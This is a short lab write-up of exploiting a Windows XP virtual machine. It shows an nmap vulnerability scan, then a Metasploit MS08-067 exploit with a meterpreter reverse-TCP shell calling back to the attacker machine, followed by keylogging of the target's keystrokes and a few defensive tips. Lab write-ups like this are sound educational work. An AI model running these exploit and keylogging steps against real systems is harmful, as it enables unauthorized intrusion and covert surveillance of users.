
Exploring Keylogging Vulnerabilities in Windows XP

Athirah Nazri, 2024

In this simple project, with a specific focus on keylogging, I downloaded Windows XP, an old operating system which definitely exposed to various vulnerabilities. I mainly used Metasploit2 in Kali Linux for this project.

Mapping the System - Identifying Entry Points

Using Nmap, I scanned Windows XP to locate open ports, potential entry points for exploitation. This step set the stage for uncovering vulnerabilities, including those susceptible to keylogging attacks.



Ports scanning.

Uncovering Keylogging Vulnerabilities

Through analysis with Metasploit in Kali Linux, I zoomed in on critical vulnerabilities within Windows XP, such as MS08-067 and MS17-010. These weaknesses created opportunities for deploying keylogging tactics, enabling covert surveillance of user keystrokes.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap --script vuln 192.168.195.129 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 05:14 EDT
Nmap scan report for 192.168.195.129
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
```

A more detailed vulnerabilities scanning.

Exploitation

I decided to exploit the ms08-067 vulnerability and it turned out to be successful! Metasploit2 is indeed really useful in the cybersecurity world.

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.195.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```


Searching the vulnerability.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.195.129
rhosts => 192.168.195.129
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.195.128
lhost => 192.168.195.128
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.195.128:4444
[*] 192.168.195.129:445 - Automatically detecting the target...
[*] 192.168.195.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.195.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.195.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.195.129
[*] Meterpreter session 1 opened (192.168.195.128:4444 -> 192.168.195.129:1036) at 2024-04-05 05:18:40 -0400

meterpreter > ps
```

Successful exploitation!

Keylogging Experiment: From Concept to Execution

Moving from theory to practice, I conducted keylogging experiments. With simple scripts, I simulated keylogging scenarios, capturing real-time keystrokes to illustrate the threat's potential impact. Firstly, I created a new text file and typed in a message, then I also typed in “ipconfig” to discover the IP address in command prompt. Lastly, I tried to search things on google.



Creating a text file for keylogging.

Analyzing captured keystrokes revealed valuable insights into user behavior and the vulnerabilities of digital interactions. This examination highlighted the significance of mitigating keylogging threats.

Spying the target machine.

Implications and Learnings

Exploring keylogging vulnerabilities prompted reflection on the pervasive nature of digital surveillance threats. It emphasized the need for proactive cybersecurity measures to safeguard against intrusive keystroke capture. As the digital landscape evolves, bolstering defenses against keylogging threats becomes crucial. Increased awareness, robust cybersecurity protocols, and vigilant monitoring are vital in combating this form of digital intrusion.

Some basic actions that can be done are:

1. Make sure the firewall is always turned on.
2. Install antivirus software.
3. Beware of social engineering attacks (i.e. phishing).
4. Use password manager.

In conclusion, this exploration uncovered critical insights into evolving digital threats. It underscored the urgency of fortifying defenses and preserving digital integrity against the pervasive menace of keylogging.